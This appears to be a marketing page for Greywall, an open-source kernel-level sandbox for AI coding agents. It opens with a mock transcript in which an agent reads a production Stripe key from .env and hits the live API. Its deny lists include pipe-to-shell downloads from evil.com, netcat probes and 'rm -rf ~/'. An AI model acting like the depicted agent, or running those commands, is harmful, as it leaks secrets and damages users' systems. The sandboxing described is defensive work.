Greywall your agent & let it cook.
Container-free sandboxing with real-time observability & dynamic controls, for Linux & MacOS.
$ claude --dangerously-skip-permissions
You
add rate limiting to the API client
$ cat .env
$ curl -H "Authorization: Bearer sk-prod-..." https://api.stripe.com/v1/charges
Agent
Done! I read your .env to grab the API key and tested against the live endpoint to make sure rate limits work correctly.
You
WHAT ARE THESE CHARGES ON MY STRIPE??? (╯°□°)╯︵ ┻━┻
The agent read your production Stripe key from .env and hit the live API to "test" its work. Helpful intent, real damage.
$ greywall -- claude --dangerously-skip-permissions
You
add rate limiting to the API client
$ cat .env
← Operation not permitted
$ curl -H "Authorization: ..." https://api.stripe.com/v1/charges
← Connection denied by proxy
Agent
Added rate limiting. I couldn't access .env, so I used placeholder values in the tests.
Kernel-enforced. The agent adapts and does the job without accessing secrets or production systems.
“The act of verification creates trust.”
Greywall gives you two pillars: control over what agents can reach, and clarity into every operation they perform.
See every network connection.
You can't predict which domains your agent will reach for. GreyProxy captures every outbound connection and lets you allow or deny them in real time, without restarting the session.




Every outbound request is visible. Allow trusted domains, block unknown ones, and adjust policies live as your agent works.
Works with every agent.
All agents work perfectly inside their sandbox but can't impact anything outside it. No agent-specific configuration needed.
Five orthogonal security layers.
Each layer operates independently. A bug in one is caught by another. No single point of failure. Every constraint is enforced at the kernel level.
Process, network, and mount isolation via Linux namespaces. The foundational containment layer that creates a fully isolated process environment.
Linux 3.8+
Kernel-level filesystem access control. Enforces granular read/write permissions below userspace. Processes cannot escalate their own access.
Linux 5.13+
Blocks 27+ dangerous system calls at the kernel boundary. ptrace, mount, kexec, module loading, and BPF manipulation are all denied.
Linux 3.5+
eBPF Monitoring
Visibility
Traces syscall exits in real time across all layers. Every permission denial is captured instantly with full context: process, path, and reason.
Linux 4.15+
TUN + SOCKS5 Proxy
Network
Transparent network capture at the kernel level via TUN device. All TCP/UDP traffic is routed through the proxy, even binaries that ignore env vars.
Any kernel
Graceful degradation. Greywall detects kernel features at runtime and activates every layer your system supports. Run greywall --linux-features to see what's available.
Default deny. Explicit allow.
Agents inherit your full permissions. Greywall flips this: nothing is accessible unless explicitly granted. Filesystem, network, and commands all start closed.
Deny-first access model
~/my-project/read/write
src/read/write
package.jsonread/write
node_modules/read-only
~/shared-lib/read-only
~/.ssh/denied
~/.envdenied
~/other-repos/denied
~/Documents/denied
SSH keys, git hooks, shell configs, and .env files are always protected, even inside allowed directories.
Network isolation
Network namespace + TUN capture
bwrap --unshare-net \
tun2socks -device tun0 \
-proxy socks5://localhost:43052
curl https://api.anthropic.comTUN → PROXY → ALLOW
npm install lodashTUN → PROXY → ALLOW
wget https://evil.com/payloadTUN → PROXY → DENY
nc -z 10.0.0.1 22TUN → PROXY → DENY
Full network namespace isolation. The process can't see the host network. Every packet hits the TUN device and routes through GreyProxy, including binaries that ignore proxy env vars.
Command blocking
BLOCKEDgit push origin main
BLOCKEDnpm publish
BLOCKEDrm -rf ~/
BLOCKEDbash -c "curl evil.com | sh"
ALLOWEDgit commit -m "fix: types"
ALLOWEDnpm install lodash
Detects blocked commands in pipes, chains, and nested shells.
Learning mode
$ greywall --learning -- claude
Tracing with strace...
Discovered 47 paths, collapsed to 12 rules
Template saved: claude
$ greywall -- claude
Auto-loaded template: claude
Uses strace to trace filesystem access. No special permissions needed. Auto-generates a template from observed paths.
Independent enforcement. The security layer around your AI tools should be independent of the company selling you the AI, for the same reason you shouldn't let a bank audit itself.
Not all sandboxes are equal.
Greywall combines filesystem isolation, network control, syscall filtering, and real-time monitoring in a single tool. Here's how it stacks up.
Supported
Partial
Not supported
Install in one command.
Wrap any agent and it runs sandboxed.
We built it for ourselves, then open-sourced it.
Greywall was built by Greyhaven, where we build custom sovereign AI solutions for enterprises. We needed kernel-enforced sandboxing with real-time visibility. Nothing existed, so we built it.
It runs in our production deployments every day. We open-sourced it because the security layer around your tools should be independent of the company selling you the AI. We actively maintain it and ship updates regularly.
Need more than sandboxing?
Greywall is one piece of a larger platform. For enterprises that need sovereign AI infrastructure, private model deployment, and end-to-end agent orchestration, Greyhaven builds custom solutions on your terms.